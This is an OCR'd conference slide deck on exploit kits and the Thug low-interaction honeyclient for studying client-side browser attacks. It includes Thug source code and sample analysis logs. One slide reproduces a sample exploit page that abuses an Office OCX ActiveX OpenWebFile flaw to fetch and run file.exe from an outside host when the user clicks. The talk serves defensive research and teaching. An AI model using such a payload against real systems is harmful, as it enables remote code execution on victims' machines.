Catch me if you can!


Angelo Dell'Aera

Bologna 29/10/2016

A Little About Me


Angelo Dell'Aera
<angelo.dellaera@honeynet.org>

- Security Researcher @ Area 1 Security
- Full Member @ Honeynet Project
- Information Security Independent Researcher @ Antifork Research



Agenda

- Exploit kits & cybercrime
- Honeyclient technologies
- Thug
- Conclusions




The Weakest Link


- The number of client-side attacks has grown significantly in the past few years. This shifts focus on poorly protected vulnerable clients
- In the last few years, there have been more and more attacks against client systems
- The browser is the most popular client application deployed on every user system
- Many vulnerabilities are reported every day in the most used browsers and in third-party plugins

Exploit Kits

“An exploit kit is a software kit designed with the purpose of identifying software vulnerabilities in client machines communicating with it, and discovering and exploiting vulnerabilities to upload and execute malicious code on the client”
[Wikipedia]




The Big Picture




source: http://malware.dontneedcoffee.com/2012/12/eyeglanceru.html

Hide The Tree




source: http://malware.dontneedcoffee.com/2012/12/eyeglanceru.html

Hide The Tree




source: http://malware.dontneedcoffee.com/2012/12/eyeglanceru.html

Trust and Click




source: http://malware.dontneedcoffee.com/2012/12/eyeglanceru.html

Anatomy of a Fall




source: http://malware.dontneedcoffee.com/2012/12/eyeglanceru.html




Honeyclients

- Just as honeypot servers help us learn about server-side attacks, honeyclients enable the research into client-side attacks
- Honeyclient are tools designed to mimic the behavior of a user-driven network client application (usually a web browser) and to be exploited by an attacker's content



Honeyclients: Real or Emulated?

- What we need is something which seems like a real browser the same way a classical honeypot seems like a real server
- A real system (high-interaction honeyclient) or an emulated one (low-interaction honeyclient)?




Low-interaction Honeyclients

Strengths:

- Different browser versions (“personalities”)
- Different ActiveX and plugins modules (even different versions)
- Safe
- Much more scalable

Weakness:

- Easier to detect



High-interaction Honeyclients

Strengths:

- No emulation necessary
- Accurate classification
- Ability to detect zero-day attacks
- More difficult to evade

Weaknesses:

- Just one version for browser and plugins
- Potentially dangerous
- More computationally expensive

Thug


- First version of PhoneyC released in 2009
- Started contributing (and learning) in November 2009
- Started thinking about a new design during the first months of 2011
- Here comes Thug!

82c455dbe44bc1688622a1b606ebac7198b8c2e7
Author: Angelo Dell'Aera <angelo.dellaera@honeynet.org>
Date: Sun May 8 15:18:00 2011 +0200

First commit

Browser Personalities

- Drive-by download attacks target specific versions of the browser so a properly designed low-interaction honeyclient should be able to emulate multiple different browser personalities
- Supporting different browser personalities is “simply” a matter of implementing different (and sometimes totally incompatible) behaviors and interfaces



Document Object Model (DOM)

"*The Document Object Model is a platform- and language-neutral interface that will allow programs and scripts to dynamically access and update the content, structure and style of documents. The document can be further processed and the results of that processing can be incorporated back into the presented page.*"


- Thug DOM is (almost) compliant with W3C DOM Core, HTML, Events and Views specifications (Level 1, 2 and partially 3) and partially compliant with W3C DOM Style specifications
- Designed with the requirement that adding the missing interfaces and features has to be as simple as possible
- Much more effective than chasing exploit writers

Browser Personalities in Thug Window object initialization

```
def __init_personality_IE(self):
    self.ActiveXObject = self._do_ActiveXObject
    self.Run = self._Run
    self.CollectGarbage = self._CollectGarbage
    self.navigate = self._navigate
    self.clientInformation = self.navigator
    self.clipboardData = ClipboardData()
    self.external = External()

    if log.ThugOpts.Personality.browserVersion < '9.0':
        self.attachEvent = self._attachEvent
        self.detachEvent = self._detachEvent
    else:
        self.addEventListener = self._addEventListener
        self.removeEventListener = self._removeEventListener

    if log.ThugOpts.Personality.browserVersion in ('8.0', ):
        self.Storage = object()

    self.doc.parentWindow = self._parent
```

Thug Browser Personalities

Internet Explorer 6.0	(Windows XP)
Internet Explorer 6.1	(Windows XP)
Internet Explorer 7.0	(Windows XP)
Internet Explorer 8.0	(Windows XP)
Chrome 20.0.1132.47	(Windows XP)
Firefox 12.0	(Windows XP)
Safari 5.1.7	(Windows XP)
Internet Explorer 6.0	(Windows 2000)
Internet Explorer 8.0	(Windows 2000)
Internet Explorer 8.0	(Windows 7)
Internet Explorer 9.0	(Windows 7)
Chrome 20.0.1132.47	(Windows 7)
Chrome 40.0.2214.91	(Windows 7)
Chrome 45.0.2454.85	(Windows 7)
Chrome 49.0.2623.87	(Windows 7)
Firefox 3.6.13	(Windows 7)
Safari 5.1.7	(Windows 7)
Microsoft Edge 20.10240	(Windows 10)
Internet Explorer 11.0	(Windows 10)
Chrome 19.0.1084.54	(MacOS X 10.7.4)
Safari 5.1.1	(MacOS X 10.7.2)
Chrome 26.0.1410.19	(Linux)
Chrome 30.0.1599.15	(Linux)
Chrome 44.0.2403.89	(Linux)
Firefox 19.0	(Linux)
Firefox 40.0	(Linux)
Chrome 18.0.1025.166	(Samsung Galaxy S II, Android 4.0.3)
Chrome 25.0.1364.123	(Samsung Galaxy S II, Android 4.0.3)
Chrome 29.0.1547.59	(Samsung Galaxy S II, Android 4.1.2)
Chrome 18.0.1025.133	(Google Nexus, Android 4.0.4)
Chrome 33.0.1750.21	(iPad, iOS 7.1)
Chrome 35.0.1916.41	(iPad, iOS 7.1.1)
Chrome 37.0.2062.52	(iPad, iOS 7.1.2)
Chrome 38.0.2125.59	(iPad, iOS 8.0.2)
Chrome 39.0.2171.45	(iPad, iOS 8.1.1)
Chrome 45.0.2454.68	(iPad, iOS 8.4.1)
Chrome 46.0.2490.73	(iPad, iOS 9.0.2)
Chrome 47.0.2526.70	(iPad, iOS 9.1)
Safari 7.0	(iPad, iOS 7.0.4)
Safari 8.0	(iPad, iOS 8.0.2)
Safari 9.0	(iPad, iOS 9.1)



DOM Event Handling

- W3C DOM Events specification is the most difficult one to emulate because of the (sometimes huge) differences in how different browsers handle events
- Thug emulates the different behaviors of the supported browsers. It emulates *load* and *mousemove* events by default and allows to emulate all others if needed

DOM Event Handling Exploit Example

~/thug/src $ thug -l -F ../samples/exploits/33243-office.html

[2014-04-04 20:51:56] <object classid="clsid:{97AF4A45-49BE-4485-9F55-91AB40F288F2}" id="hsmx"></object>

[2014-04-04 20:51:56] ActiveXObject: 97AF4A45-49BE-4485-9F55-91AB40F288F2

[2014-04-04 20:51:56] Saving log analysis at ../logs/3f757e8820104072225b591469e553c2/20140404205155

Seems like nothing is really happening…

The Exploit Fires When the User Clicks...

```
<html>
<body>
<object id=hsmx classid="clsid:{97AF4A45-49BE-4485-9F55-
91AB40F288F2}"></object>
<script>
function Do_it() {
   File = "http://www.example.com/file.exe";
   hsmx.OpenWebFile(File)
 }
</script>
<input language=JavaScript onclick=Do_it() type=button
value="exploit">
</body>
</html>
```

DOM Event Handling in Thug

~/thug/src $ thug -l -F -**e click** ../samples/exploits/33243-office.html

[2014-04-04 20:56:01] <object classid="clsid:{97AF4A45-49BE-4485-9F55-91AB40F288F2}" id="hsmx"></object>

[2014-04-04 20:56:01] ActiveXObject: 97AF4A45-49BE-4485-9F55-91AB40F288F2

[2014-04-04 20:56:02] [Office OCX ActiveX] OpenWebFile Arbitrary Program Execution Vulnerability

[2014-04-04 20:56:02] [Office OCX ActiveX] Fetching from URL http://www.example.com/file.exe

